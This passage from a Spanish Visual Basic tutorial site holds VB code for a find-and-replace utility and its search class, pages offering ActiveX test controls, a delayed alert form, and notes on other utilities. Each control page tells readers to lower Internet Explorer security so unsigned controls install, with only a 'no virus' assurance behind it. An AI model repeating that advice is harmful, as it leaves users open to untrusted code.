quieres quitar " & Buscar, vbExclamation + vbOKCancel, "Buscar y Reemplazar") = vbCancel Then
            '
                HabilitarControles True
                Combo1(cPoner).SetFocus
                Exit Sub
            End If
        End If
    End If

    'Crear las clases
    Set cSelDir = Nothing
    Set cSelDir = New SelDir
    Set colDir = New cNombres

    'Iniciar la Busqueda
    Estado = cBuscando
    MousePointer = vbArrowHourglass
    Label2 = ""
    Label2.Visible = True
    Label3 = ""
    Label3.Visible = True
    cmdCancelar.Caption = "Cancelar"

    'Si no hay ficheros en la lista... no se puede buscar en lo que hay en ella
    If lstFicheros.ListCount = 0 Then
        chkUsarLista.Value = vbUnchecked
    End If

    Refresh 'DoEvents

    nFallos = 0
    nProcesados = 0
    nCambiados = 0
    Cancelar = False
'
'Tiempo empleado
'
#If TiempoEmpleado Then
    t1 = Now
#End If

    'Comprobar si tiene el punto la extensión       (27/Mar/97)
    '???
    sTmp = Trim$(Extension)

    'Si se usan los ficheros de la lista, para agilizar el tema         (13/Ene/99)
    'en caso de que se busque primero y después se cambie
    '
    If chkUsarLista Then
        Label2 = "Procesando los directorios de la lista..."
        'Usar los ficheros de la lista...
        For i = 0 To lstFicheros.ListCount - 1
            colDir.Nombres(i + 1) = lstFicheros.List(i)
        Next
        lstFicheros.Clear
        lstInfoFic.Clear
        'Llamar al evento, como si se hubiese encontrado el fichero     (13/Ene/99)
        For i = 1 To colDir.Nombres.Count
            cSelDir_HayFichero colDir.Nombres(i)
        Next
        Label2 = ""
    Else
        lstFicheros.Clear
        lstInfoFic.Clear
```

```
        If chkSubdirs Then
            'Si se recorren los directorios, usar la función
            Label2 = "Procesando los directorios de " & Ruta
            DoEvents
            cSelDir.Directorios colDir, Ruta, sTmp
            Label2 = ""
        Else
            If Len(Ruta) Then
                'Cambiar al directorio especificado
                ChDir Ruta
            End If
            'Sólo el directorio actual
            cSelDir.Directorio colDir, Ruta, sTmp
        End If
    End If
    '

#If TiempoEmpleado Then
    t2 = Now
    Label3 = "Tiempo empleado " & DateDiff("s", t1, t2) & " segundos " ' & colDir.Nombres.Count
#Else
    Label3 = ""
#End If

    '===Ya no es necesario, se comprueba en la clase    ( 7/Abr/98)
    'Comprobar si se ha quedado el fichero temporal
    'sFichero2 = Ruta & IIf(Right$(Ruta, 1) = "\", "", "\") & "fichero.tmp"
    'If Len(Dir$(sFichero2)) Then
    '    Kill sFichero2
    'End If
    '
    sTmp = "Se han procesado " & CStr(nProcesados) & " ficheros"
    If nCambiados Then
        sTmp = sTmp & vbCrLf & " y se han " & IIf(SoloBuscar, "hallado", "cambiado") & " los datos
indicados en " & CStr(nCambiados)
    Else
        sTmp = sTmp & vbCrLf & " y no se ha" & IIf(SoloBuscar, " hallado lo indicado.", "n realizado
cambios.")
    End If
    If nFallos Then
        sTmp = sTmp & ", se han producido " & nFallos & " errores."
    End If
    '
    Call MessageBox(Me.hWnd, sTmp, "Buscar y Reemplazar", vbOKOnly)
    '
    Label2.Caption = sTmp
Salir:
    MousePointer = vbDefault
    Estado = cIdle
    cmdCancelar.Caption = "Salir"

    Set colDir = Nothing
    'hay que dejar una referencia a esta clase...                        (14/Ene/99)
    Set cSelDir = Nothing
    Set cSelDir = New SelDir
End Sub


Private Sub Label2_MouseDown(Button As Integer, Shift As Integer, x As Single, y As Single)
    'Si se pulsa el botón derecho del ratón
    If Button = vbRightButton Then
        'Mostrar el menú de selección de Editores
        MenuPopUp
    End If
End Sub


Private Sub Label3_MouseDown(Button As Integer, Shift As Integer, x As Single, y As Single)
    'Si se pulsa el botón derecho del ratón
    If Button = vbRightButton Then
        'Mostrar el menú de selección de Editores
```

```
        MenuPopUp
    End If
End Sub


Private Sub lstFicheros_KeyDown(KeyCode As Integer, Shift As Integer)
    'Poder eleminar ficheros...                          (28/Abr/98)
    'Hay que borrar de la otra lista para que sigan "sincronizados"

    'Si se pulsa la tecla de suprimir
    If KeyCode = vbKeyDelete Then
        'Eliminar los que estén seleccionados
        BorrarDeListaFic lstFicheros
    End If

End Sub


Private Sub lstFicheros_MouseDown(Button As Integer, Shift As Integer, x As Single, y As Single)
    'Si se pulsa el botón derecho del ratón
    If Button = vbRightButton Then
        'Mostrar el menú de selección de Editores
        MenuPopUp Editar:=True
    End If
End Sub


Private Sub lstFicheros_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    'Añadir los ficheros soltados
    'aunque ahora no permite indicar los ficheros en
    'los que se buscarán...
    'Además quiero añadirle que se abran con los programas asociados
    'o al menos mostrar un PopUp para seleccionar la acción, además
    'de los programas asociados...

    Dim i As Long
    Dim sFic As String
    Dim sDateTime As String

    On Local Error Resume Next

    With Data.Files
        For i = 1 To .Count
            Err = 0
            sFic = .Item(i)
            sDateTime = FileLen(sFic) & " " & FileDateTime(sFic)
            If Err = 0 Then
                lstFicheros.AddItem sFic
                lstInfoFic.AddItem sDateTime
            End If
        Next
    End With

    Err = 0

End Sub


Private Sub lstFicheros_Click()
    'Mostrar el tamaño y fecha del fichero
    Label1(4) = lstInfoFic.List(lstFicheros.ListIndex)
End Sub


Private Sub SincListBox(elListOrig As Control, elListDest As Control)
    Static EnListBox As Boolean

    'Sincronizar el elListDest con el elListOrig
    If Not EnListBox Then

        EnListBox = True
```

```
'        'Desmarcar los elementos seleccionados
'        QuitarListSelected elListDest
'
'        'Marcar en el 1º ListBox los seleccionados del 2º
'        PonerListSelected elListOrig, elListDest

        'Poner en el ListDest los mismos que en ListOrig
        ListSelected elListOrig, elListDest

        'Posicionar el elemento superior
        elListDest.TopIndex = elListOrig.TopIndex

        EnListBox = False
    End If
End Sub


Private Sub ListSelected(elListOrig As Control, elListDest As Control)
    'Marca en el ListDest los elementos seleccionados del ListOrig
    '
    'Los dos listbox deben tener el mismo número de elementos
    '
    Dim i&

    'Por si no tienen los mismos elementos
    On Local Error Resume Next

    With elListOrig
        For i = 0 To .ListCount - 1
            'Si el origen está seleccionado...
            If .Selected(i) Then
                elListDest.Selected(i) = .Selected(i)
            Else
                'sino, quitar la posible selección
                elListDest.Selected(i) = False
            End If
        Next
    End With

    Err = 0
End Sub


Private Sub PonerListSelected(elListOrig As Control, elListDest As Control)
    'Marca en el ListDest los elementos seleccionados del ListOrig
    '
    'Los dos listbox deben tener el mismo número de elementos
    '
    Dim i&

    'Por si no tienen los mismos elementos
    On Local Error Resume Next

    With elListOrig
        For i = 0 To .ListCount - 1
            elListDest.Selected(i) = .Selected(i)
        Next
    End With

    Err = 0
End Sub


Private Sub QuitarListSelected(unList As Control)
    'Quitar los elementos seleccionados del listbox indicado
    'Parámetros:
    '   unList      el List a controlar
    '
    Dim i&

    With unList
```

```
        'Sólo hacer el bucle si permite multiselección
        If .MultiSelect Then
            For i = 0 To .ListCount - 1
                .Selected(i) = False
            Next
        End If
    End With
End Sub


Private Sub lstFicheros_DblClick()
    'Editar el fichero indicado
    EditarFichero
End Sub


Private Sub Combo1_Change(Index As Integer)
    Static YaEstoy As Boolean

    On Local Error Resume Next

    If Not YaEstoy Then
        YaEstoy = True
        unCombo_Change Combo1(Index).Text, Combo1(Index)

        If Index = cExtension Then
            Extension = Trim$(Combo1(Index))
        ElseIf Index = cRuta Then
            Ruta = Trim$(Combo1(Index))
        End If
        YaEstoy = False
    End If
    Err = 0
End Sub


Private Sub BorrarDeListaFic(unaLista As ListBox)
    'Si se pulsa la tecla de suprimir
    Dim i As Long
    Dim j As Long
    Dim OtraLista As ListBox

    'Ajustar las listas, para buscar los seleccionados
    'en la lista de origen
    If unaLista.Name = "lstFicheros" Then
        Set OtraLista = lstInfoFic
    Else
        Set OtraLista = lstFicheros
    End If

    'borrar los elementos seleccionados
    With unaLista
        j = .ListCount - 1
        For i = j To 0 Step -1
            If .Selected(i) Then
                .RemoveItem i
                OtraLista.RemoveItem i
            End If
        Next
    End With
End Sub


Private Sub MenuPopUp(Optional ByVal Editar As Boolean = False)
    'Mostrar el menú de selección de Editores (el menú que hay)         (12/Ene/99)
    'Si se especifica el parámetro Editar, mostrar los menús de edición
    Dim sEditor1 As String
    Dim sEditor2 As String

    cSelDir.SplitPath sTxtEditor, "", sEditor1
    mnuEdPeq.Caption = "Seleccionar Editor para textos &pequeños... (" & sEditor1 & ")"
```

```
    cSelDir.SplitPath sTxtEditor2, "", sEditor2
    mnuEdGran.Caption = "Seleccionar Editor para textos &grandes... (" & sEditor2 & ")"

    If Editar Then
        mnuEditPeq.Caption = "Editar con " & sEditor1
        mnuEditGran.Caption = "Editar con " & sEditor2
    End If
    mnuEditPeq.Visible = Editar
    mnuEditGran.Visible = Editar
    mnuSep2.Visible = Editar
    mnuSep3.Visible = Editar
    mnuCopySel.Visible = Editar
    mnuSelTodo.Visible = Editar

    PopupMenu mnuFic, , , , mnuAcercaDe
End Sub


Private Sub mnuAcercaDe_Click()
    'Mostrar el AcercaDe                                            (12/Ene/99)
    Dim sMsg As String
    '
    'Para centrar los MsgBox
    Form_hWnd = Me.hWnd
    '
    Dim hInst As Long
    Dim Thread As Long        'Set up the CBT hook
    '
    hInst = GetWindowLong(Form_hWnd, GWL_HINSTANCE)
    Thread = GetCurrentThreadId()
    hHook = SetWindowsHookEx(WH_CBT, AddressOf WinProc2, hInst, Thread)
    '
    '
    sMsg = "Buscar y Reemplazar v" & App.Major & "." & App.Minor & "." & Format$(App.Revision, "00")
    sMsg = sMsg & vbCrLf & vbCrLf & "Utilidad para buscar y reemplazar en ficheros"
    sMsg = sMsg & vbCrLf & App.ProductName
    sMsg = sMsg & vbCrLf & vbCrLf & elGuille
    '
    Call MessageBox(Me.hWnd, sMsg, "Acerca de Buscar y Reemplazar", vbOKOnly)
End Sub


Private Sub mnuCopySel_Click()
    'copiar los elementos seleccionados en el portapapeles
    Dim i As Long
    Dim sClip As String

    sClip = ""
    With lstFicheros
        For i = 0 To .ListCount - 1
            If .Selected(i) Then
                sClip = sClip & vbCrLf & .List(i)
            End If
        Next
    End With

    If Len(sClip) Then
        With Clipboard
            .Clear
            .SetText sClip
        End With
    End If
    sClip = ""
End Sub


Private Sub mnuEdGran_Click()
    'Seleccionar el Editor para ficheros de más de 64KB
    sTxtEditor2 = SeleccionarEditor(sTxtEditor2)
    'Guardarlo en el fichero INI
    GuardarIni sFicINI, "Editor de Texto", "Textos Grandes", sTxtEditor2
```

```
End Sub


Private Function SeleccionarEditor(ByVal sEditor As String) As String
    Dim sDir As String                  'Directorio seleccionado

    On Local Error Resume Next

    cSelDir.SplitPath sEditor, sDir
    If Len(sDir) = 0 Then
        sDir = "C:\Windows"
    End If
    'sDir = cSelDir.Seleccionar(sDir, "*.exe", True)
    sDir = cSelDir.Seleccionar(sDir, sEditor, True)

    If Len(sDir) Then
        If Len(Dir$(sDir)) Then
            sEditor = sDir
        End If
    End If

    SeleccionarEditor = sEditor

    Err = 0
End Function


Private Sub mnuEditGran_Click()
    EditarFichero Grande
End Sub


Private Sub mnuEditPeq_Click()
    EditarFichero Pequeño
End Sub


Private Sub mnuEdPeq_Click()
    'Seleccionar el Editor para ficheros de menos de 60.000 bytes
    sTxtEditor = SeleccionarEditor(sTxtEditor)
    'Guardarlo en el fichero INI
    GuardarIni sFicINI, "Editor de Texto", "Textos Pequeños", sTxtEditor
End Sub


Private Sub EditarFichero(Optional ByVal queEditor As eTipoEditor = PorTamaño)
    'Poder editar el fichero indicado
    'Se usará Notepad.exe
    'En el fichero INI se podrá especificar otro editor
    Dim i As Long
    Dim sFichero As String
    Dim lenFic As Long

    On Local Error Resume Next

    i = lstFicheros.ListIndex
    If i > -1 Then
        sFichero = lstFicheros.List(i)
        lenFic = FileLen(sFichero)
        'si el nombre del ficheros tiene espacios       ( 6/abr/98)
        If InStr(sFichero, " ") Then
            'pero no tiene comillas...
            If InStr(sFichero, Chr$(34)) = 0 Then
                '...añadirselas
                sFichero = Chr$(34) & sFichero & Chr$(34)
            End If
        End If

        'Para usar el editor indicado o el que corresponda al tamaño
        If queEditor = Pequeño Then
            lenFic = 1
        ElseIf queEditor = Grande Then
```

```
            lenFic = 65000
        End If

        If lenFic < 62500 Then
            Call Shell(sTxtEditor & " " & sFichero, vbNormalFocus)
        Else
            Call Shell(sTxtEditor2 & " " & sFichero, vbNormalFocus)
        End If
    End If

    Err = 0
End Sub

Private Sub mnuSelTodo_Click()
    'Seleccionar todos los elementos del list
    Dim i As Long

    With lstFicheros
        For i = 0 To .ListCount - 1
            .Selected(i) = True
        Next
    End With
End Sub
```

Clase cBuscar:

```
'---------------------------------------------------------------------
'cBuscar                                                 (28/Mar/98)
'
'Descripción:
'   Clase para buscar (y reemplazar) cadenas en ficheros
'
'©Guillermo 'guille' Som, 1998
'
'Esta clase recibirá un fichero a procesar,
'Buscará la paralabra/s indicadas
'y si se indica, efectuará los cambios de esas palabras por otras
'
'Tendrá un sólo punto de entrada, que será la función de búsqueda
'Esa función devolverá TRUE si ha encontrado/cambiado lo indicado
'
'Los parámetros que le indiquen lo que buscar y cambiar,
'se pasarán como parámetros a la función expuesta por la clase.
'
'Si sólo se quiere buscar, indicarlo en el parámetro SoloBuscar
'
'---------------------------------------------------------------------
Option Explicit
Option Compare Text

Public Enum eMaxPath
    MAX_PATH = 260
End Enum

'Enumeración para el valor devuelto por ProcesarFichero
Public Enum eProcesarFichero
    eHallado = True
    eNoHallado = False
    eFallo = 2
End Enum

'Constantes para el tipo de comparación
'Usando Enum público:                                    ( 1/Abr/98)
Public Enum eComboOpciones
    cNinguno = 0
    cNot
    cAnd
```

```
    cOr
End Enum


Public Function ProcesarFichero(Fichero As String, _
        ByVal Buscar As String, Optional ByVal Buscar2 As String, _
        Optional ByVal Poner As String, Optional ByVal Poner2 As String, _
        Optional ByVal iTipoComp As eComboOpciones = cNinguno, _
        Optional optBinary As Boolean = False, _
        Optional ByVal SoloBuscar As Boolean = True) As eProcesarFichero
    '---------------------------------------------------------------------------
    'Procesa el fichero indicado.
    '
    'Devuelve True si se ha encontrado algo
    '
    'En Fichero devuelve el nombre del fichero hasta el tamaño de MAX_PATH
    'a continuación muestra la información del tamaño y fecha de modificación
    'Fichero = Left$(Fichero & Space$(MAX_PATH), MAX_PATH) & " " &
    '       Right$(Space$(6) & tamFic, 7) & " " & Format$(vFechaFic, "dd/mm/yy")
    '---------------------------------------------------------------------------
    '
    Dim bProcesarFichero As eProcesarFichero
    'Comprobar si hay que buscar o faltan datos...
    Dim m As Long
    Dim n As Long
    Dim n2 As Long
    Dim nAnt As Long        'Para comprobar si se encuentra en la misma posición
    Dim nAnt2 As Long       'y evitar un bucle sin fin.                (16/Feb/97)
    '
    Dim sTmp As String
    Dim nFic As Integer
    Dim hallado As Boolean
    Dim hallado2 As Boolean
    Dim SeCambia As Boolean
    'Ficheros donde se guardarán los datos
    Dim sFichero2 As String
    Dim iFichero2 As Integer
    Dim sFichero1 As String
    Dim sRuta As String
    '$010498
    Dim vFechaFic As Date
    Dim tamFic As Long
    '
    Dim tSelDir As SelDir
    Dim nRefrescar As Long

    'Esta rutina de errores es necesaria
    On Local Error Resume Next

    bProcesarFichero = eNoHallado

    sRuta = ElPath(Fichero)

    'Abrir este fichero
    nFic = FreeFile
    ' Antes lo abría como Binary, pero era más lento.
    ' Ahora se puede abrir de una forma u otra,
    ' dependiendo que sólo se busque en ficheros de texto o en todo tipo de fichero
    If optBinary Then
        Open Fichero For Binary As nFic
    Else
        Open Fichero For Input As nFic
    End If

    m = LOF(nFic)
    hallado = False
    hallado2 = False

    sTmp = Input$(m, nFic)
    'Aquí se puede producir un error,
    'si el fichero es binario, por ejemplo
```

```
If Err Then
    Err = 0
    Close nFic
    ProcesarFichero = eFallo
    Exit Function
End If

'Un pequeño respiro...                                  (28/Abr/98)
DoEvents

If Not SoloBuscar Then
    'El uso de IIf me ha dado problemas en alguna ocasión...
    'sFichero2 = sRuta & IIf(Right$(sRuta, 1) = "\", "", "\") & "fichero.tmp"
    'Crear una referencia a la clase
    Set tSelDir = New SelDir
    sFichero2 = tSelDir.AddBackSlash(sRuta) & "fichero.tmp"
    'Ya no necesitamos la clase
    Set tSelDir = Nothing
    'Abrir el fichero de destino
    iFichero2 = FreeFile
    Open sFichero2 For Output As iFichero2
End If

nAnt = 1
nAnt2 = 1
SeCambia = False
sFichero1 = ""
nRefrescar = 0&
Do
    'Cada diez veces hacer un DoEvents                              (14/Ene/99)
    If nRefrescar >= 10& Then
        DoEvents
        nRefrescar = 0&
    End If
    nRefrescar = nRefrescar + 1&

    n = 0
    n2 = 0
    n = InStr(nAnt, sTmp, Buscar)

    '$010498
    'si es NOT, invertir el valor de n
    If iTipoComp = cNot Then
        If n = 0 Then
            hallado = True
            SeCambia = True
        Else
            hallado = False
            SeCambia = False
        End If
        'Hay que salir...
        Exit Do
    End If

    '$010498
    If iTipoComp > cNot Then
        n2 = InStr(nAnt2, sTmp, Buscar2)
    End If
    If n Then
        hallado = True
        'Si es AND sólo buscar en caso de haber hallado
        'algo en la primera cadena a buscar
        If iTipoComp = cAnd Then
            If Len(Buscar2) Then
                If n2 = 0 Then
                    hallado = False
                    n = 0
                Else
                    hallado2 = True
                End If
```

```
            End If
        End If
    End If
    If iTipoComp = cOr Then
        If Len(Buscar2) Then
            If n2 Then
                hallado2 = True
            End If
        End If
    End If

    If n Then
        'Cambiar
        If Not SoloBuscar Then
            sTmp = Left$(sTmp, n - 1) & Poner & Mid$(sTmp, n + Len(Buscar))
        End If
        SeCambia = True
    End If

    If SoloBuscar Then                      '(21/Feb/98)
        'Con uno que se encuentre es suficiente
        If hallado = True Or hallado2 = True Then
            SeCambia = True
            Exit Do
        End If
    Else
        If n2 Then
            'Esto es necesario, ya que al cambiar el primero
            'puede que la posición cambie...
            n2 = InStr(nAnt2, sTmp, Buscar2)
            'Cambiar por lo segundo que se ha puesto...
            If Len(Poner2) Then
                sTmp = Left$(sTmp, n2 - 1) & Poner2 & Mid$(sTmp, n2 + Len(Buscar2))
                SeCambia = True
            Else
                'Si no se especificó nada en el segundo de poner...
                'poner lo que había en el primero
                sTmp = Left$(sTmp, n2 - 1) & Poner & Mid$(sTmp, n2 + Len(Buscar2))
                SeCambia = True
            End If
        End If
    End If

    If hallado = False And hallado2 = False Then
        Exit Do
    End If

    'Esto es para que no se quede "colgado" (16/Feb/97)
    'Por si queremos cambiar una palabra y ponerla en otro estado de mayúsculas/minúsculas
    If n = 0 And n2 = 0 Then
        Exit Do
    End If
    'nAnt = n + 1
    'nAnt2 = n2 + 1
    'Por si lo que se pone contiene lo que se busca (24/Nov/98)
    nAnt = n + Len(Buscar) + 1
    nAnt2 = n2 + Len(Buscar2) + 1
Loop

If SeCambia Then
    bProcesarFichero = eHallado
    'guardar los cambios
    If Not SoloBuscar Then
        Print #iFichero2, sTmp
    End If
End If

Close nFic
If Not SoloBuscar Then
    Close iFichero2
```

```
        If SeCambia Then
            'renombrar el fichero
            Kill Fichero
            If Err = 0 Then
                Name sFichero2 As Fichero
            Else
                bProcesarFichero = eFallo
            End If
        End If
        'Comprobar si se ha quedado el fichero temporal
        If Len(Dir$(sFichero2)) Then
            Kill sFichero2
        End If
    End If

    If bProcesarFichero = eHallado Then
        vFechaFic = FileDateTime(Fichero)
        tamFic = FileLen(Fichero)
        Fichero = Left$(Fichero & Space$(MAX_PATH), MAX_PATH) & " " & Right$(Space$(6) & tamFic, 7)
& " " & Format$(vFechaFic, "dd/mm/yy")
    End If

    'Poner a cero el número de error
    Err = 0

    ProcesarFichero = bProcesarFichero
End Function


Private Function ElPath(ByVal elFichero As String) As String
    'Devuelve el path del fichero indicado
    Dim i&

    For i = Len(elFichero) To 1 Step -1
        If Mid$(elFichero, i, 1) = "\" Then
            ElPath = Left$(elFichero, i)
            Exit For
        End If
    Next
End Function
```

Esta página contiene un control ActiveX, (de prueba), realizado con la Visual Basic 5.0 Control Creation Edition (beta), necesitarás el control ctl_Guiller.ocx y el run-time de Microsoft: msvbm50.dll, (se supone que lo instalará automáticamente).

Nota: Si no te permite instalarlo automáticamente, porque no tiene certificado de "seguro", configura el Internet Explorer para que de una "seguridad media", permitiendote instalar los componentes que quieras. Confía en mi: ¡¡¡ NO TIENE VIRUS !!!

Si lo ves, pulsa en el botón 'Acción' (seguramente tendrás que pulsar dos veces...)
No esperes 'virguerías' sólo es una prueba.

Nota del 15/Ene/99: La dirección de e-mail que se muestra en el control es la que tenía yo por aquellos tiempos...

Los listados para crear este control y un programa de prueba, está disponible en el siguiente enlace:

Control ocx y proyecto para VB5CCE: (ctl_Guil.zip 19.292 bytes)
Listado del control ocx y la hoja de propiedades, además de los ficheros generados por VB5 para la creación del OCX, así como los listados de prueba.

Detener

Esta página contiene un control ActiveX, (de prueba), realizado con la Visual Basic 5.0 Control Creation Edition (beta), necesitarás el control gsMarquee.ocx y el run-time de Microsoft: msvbm50.dll, (se supone que lo instalará automáticamente).

Nota: Si no te permite instalarlo automáticamente, porque no tiene certificado de "seguro", configura el Internet Explorer para que de una "seguridad media", permitiendote instalar los componentes que quieras. Confía en mi: ¡¡¡ NO TIENE VIRUS !!!

Si lo ves, (y no muestra un texto moviéndose), pulsa en el control y empezará la acción
No esperes 'virguerías' sólo es una prueba y funciona al estilo de un marquee
(desplazamiento de un mensaje por el control)

Los listados para crear este control y un programa de prueba, están disponibles pulsando en los siguientes enlaces:

Control ocx y proyecto para VB5CCE: (gsMarque.zip 19.034 bytes)
Este archivo contiene los listados para la generación del control, así como los listados de ejemplo para usar con el entorno de desarrollo de Visual Basic v5.0 Control Creation Edition.
Guardarlo en un directorio y extraerlo con la opción -d para crear el directorio de Prueba

Ejemplo de árbol para el control:

```
\gsMarquee              Contiene el control
\gsMarquee\Prueba       Proyectos de grupo y Form de prueba.
```

Nota: este control, cómo todos los creados por VB5CCE, se pueden usar en Visual Basic 4.0
(No es propaganda... es que es cierto!)

Esta página contiene un control ActiveX, (de prueba), realizado con la Visual Basic 5.0 Control Creation Edition (beta), necesitarás el control gsSpin.ocx y el run-time de Microsoft: msvbm50.dll, (se supone que lo instalará automáticamente).

Nota: Si no te permite instalarlo automáticamente, porque no tiene certificado de "seguro", configura el Internet Explorer para que de una "seguridad media", permitiendote instalar los componentes que quieras.
Confía en mi: ¡¡¡ NO TIENE VIRUS !!!

Es un control simple, con página de propiedades, para comprobación.
Actualizado el 27/Mar/97

Los listados para crear este control y un programa de prueba, están disponibles pulsando en los siguientes enlaces:

Control ocx y proyecto para VB5CCE: (gsSpin.zip 16.2 KB)
Este archivo contiene los listados para la generación del control, así como los listados de ejemplo para usar con el entorno de desarrollo de Visual Basic v5.0 Control Creation Edition.
Guardarlo en un directorio y extraerlo con la opción -d para crear el directorio de Prueba

Ejemplo de árbol para el control:

```
\gsSpin         Contiene el control
\gsSpin\Prueba  Proyectos de grupo y Form de prueba.
```

Si quieres ver como crear este control, sigue el tutorial: Creación de un Control ActiveX (OCX) Paso a Paso

Nota: este control, cómo todos los creados por VB5CCE, se pueden usar en Visual Basic 4.0
(No es propaganda... es que es cierto!)

Se ve mejor con:

DelayedForm

Un formulario de "alerta" que espera el tiempo indicado o hasta que se pulse en el botón

Revisión del 26/Dic/2001

Pues eso... en una consulta de los news, alguien preguntaba si se podía hacer que se mostrara un formulario con aviso y un botón para cerrarlo, pero que si transcurrido un tiempo no se pulsaba en dicho botón, se cerrara.

Y aquí está... aunque después de tres años... ya que fue en Agosto del 98 cuando respondí a esa pregunta.

La cosa no es complicada, como podrás comprobar, pero, puede que a alguno le pueda resultar interesante.

Aquí tienes el código del formulario que espera y del de prueba.
Más abajo está el link al fichero ZIP con el código completo.

Nos vemos.
Guillermo

El código:

```
'--------------------------------------------------------------------------
' Delayed Form                                                  (25/Ago/98)
'
' Se mostrará este formulario hasta que se pulse en el botón o
' transcurra el tiempo especificado.
'
' El mensaje a mostrar y el tiempo de espera, se indicarán por medio de las
' propiedades: Message y Delay respectivamente.
'
' Para usarla:
'        With fDelay
'            .Delay = 4000 ' Tiempo de espera en milisegundos
'            .Message = "Mensaje a mostrar"
'            .Show vbModal, Me
'        End With
'
' Revisión del 30/Nov/2000: Nuevas propiedades para el tipo de fuente
'
' ©Guillermo 'guille' Som, 1998-2001
'--------------------------------------------------------------------------
```

```
Option Explicit

Public Property Get Delay() As Long
    Delay = Timer1.Interval
End Property

Public Property Let Delay(ByVal NewDelay As Long)
    On Error Resume Next
    '
    Timer1.Enabled = False
    Timer1.Interval = NewDelay
    If Err Then
        Err = 0
        Timer1.Interval = 10000
    End If
    Timer1.Enabled = True
End Property

Public Property Get Message() As String
    Message = Label1.Caption
End Property

Public Property Let Message(ByVal sNewMsg As String)
    With Label1
        .Caption = sNewMsg
        .Refresh
    End With
End Property
Private Sub Command1_Click()
    Timer1.Enabled = False
    Unload Me
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set fDelay = Nothing
End Sub

Private Sub Timer1_Timer()
    Timer1.Enabled = False
    Unload Me
End Sub

Public Property Get msgFontSize() As Long
    msgFontSize = Label1.FontSize
End Property

Public Property Let msgFontSize(ByVal NewValue As Long)
    On Error Resume Next
    '
    Label1.FontSize = NewValue
    '
    Err = 0
End Property

Public Property Get msgFontBold() As Boolean
    msgFontBold = Label1.FontBold
End Property

Public Property Let msgFontBold(ByVal NewValue As Boolean)
    Label1.FontBold = NewValue
```

```
End Property

Public Property Get msgFontName() As String
    msgFontName = Label1.FontName
End Property

Public Property Let msgFontName(ByVal NewValue As String)
    On Error Resume Next
    '
    Label1.FontName = NewValue
    '
    Err = 0
End Property
```

Este es el link al código completo: Delayed.zip 3.11KB

gsInput3

Utilidad para simular una caja de diálogo personalizada y un InputBox, usando una clase

Revisado el 26/Dic/2001

Las versiones anteriores (del año 97): Primera, segunda

Unas cuantas mejoras y cambio de funcionamiento, al estar incluida en una clase.

Los botones personalizados ahora se asignan mediante una "colección" interna de la clase.
Se puede especificar si se centrará con respecto a un formulario indicado, (si no se especifica, se centrará en la pantalla).
También se puede mostrar un Frame o marco.

Como en otras ocasiones, te recomiendo que mires el ejemplo que se acompaña y así verás cómo usarlo.

Nos vemos.
Guillermo

Este es el código completo con el ejemplo incluido: tgsInpMsg.zip 15.1KB

gsNotas versión 3.0

Una utilidad para guardar anotaciones en una base de datos usando ADO

Revisado el 04/Oct/2001
Actualizado el 11/Nov/2001

Esta es la versión, que yo uso, de la utilidad creada en **Un Gran Proyecto Paso a Paso**.
Ésta nueva versión, está creada con el Visual Basic 6.0 y utiliza ADO para acceder a la base de datos.
Aunque los listados realmente se podrían usar con la versión 5.0 del Visual Basic, ya que la única instrucción que hace que no sea compatible con Visual Basic 5.0 es la función Replace, cuyo código, (para usarlo con VB5), se muestra en la entrega 41 del Curso Básico.
También hay algunas funciones que devuelven arrays del tipo String, pero esas funciones se pueden modificar para que devuelvan un valor del tipo Variant.

Te explico a grandes rasgos que es lo que puedes **aprender** del código de esta utilidad:

- Abrir, Compactar y Crear una base de datos usando ADO.
- Realizar búsquedas en el campo activo de la base de datos, con un cuadro de diálogo y pudiendo hacer la búsqueda tanto de atrás hacia adelante como al revés.
- Realizar consultas (o búsquedas) en varios campos de un Recordset.
- Poder mostrar el registro que queramos de los datos mostrados en dicha consulta.
- Averiguar cuales son los campos contenidos en un Recordset o tabla.
- Filtrar los datos cargados en un Recordset, para que se muestren sólo los datos que queramos.
- Crear una serie de marcadores personalizados de los registros que nos interesen, para ir a ese registro cuando deseemos.
- Usar un panel personalizable para acceder a registros según los temas indicados.
- Poder ejecutar consultas directas, según el código SQL que hayamos escrito.
- Crear dinámicamente la cabecera de un ListView según los campos contenidos en una consulta.

Además se incluye una clase con funciones genéricas para acceso a ficheros, etc: cgsFileOP, con métodos para:

- Saber si existe un fichero o directorio
- Seleccionar ficheros con cuadro de diálogos comunes de Windows.
- Seleccionar directorios con BrowseForFolder
- Capturar la salida de una aplicación de consola (o MS-DOS)
- Convertir nombres cortos de ficheros en nombres largos.
- Activar una aplicación dándole el caption de la misma.

- Desglosar el nombre de un fichero en los distintos elementos del mismo: nombre, path, extensión.
- Ejecutar programas y esperar a que finalice la ejecución.
- Copiar, mover y eliminar ficheros y directorios.
- Leer y guardar ficheros de texto.
- Manejo de ficheros INI con funciones para leer secciones enteras, borrar secciones, saber todas las secciones que contiene un fichero de configuración y por supuesto leer y guardar datos en el fichero INI.
- Cuadro de diálogos comunes para seleccionar colores, impresoras, configurar impresora, etc.
- Saber los directorios de Windows y System

En fin, **un montón de funciones y métodos bastantes útiles en la mayoría de los programas**.

Nota del 11/Nov/2001:
El fichero **cgsFileOp** incluido en el fichero zip incluye dos funciones más que el mostrado originalmente en Octubre.

Aquí te muestro el aspecto del programa en ejecución, capturado usando el *Windows XP Professional.* -

Una foto (funcionando en Windows XP Professional, por eso tiene este "look")

Y este es el look normal en Windows 2000:

El código

El código completo lo puedes ver en esta otra página.

También puedes bajarte el fichero zip con todo el código y el ejecutable para VB6 SP5: gsNotasv3.zip 168 KB.

Espero que te sea de utilidad, tanto en formato ejecutable como el código mostrado, ¡que lo disfrutes!

Nos vemos.
Guillermo
P.S.
Aún no está ***todo*** el código disponible, pero lo estará...

Dos formas de crear accesos directos

Usando DDE y el WSH

Publicado: 22/Ene/2000
Actualizado: 21/Jun/2000

Seguramente, (de hecho), hay más formas de hacerlo, pero estas dos que muestro aquí son las más accesibles, es decir, que no necesitas de llamadas al API ni crear referencias a funciones propias del Sistema Operativo para crear links o accesos directos, aunque es lamentable que el Visual Basic no disponga de una función u objeto con el cual poder crear, modificar o simplemente acceder a los accesos directos tan comunes en el Windows... talvez en la versión 7...

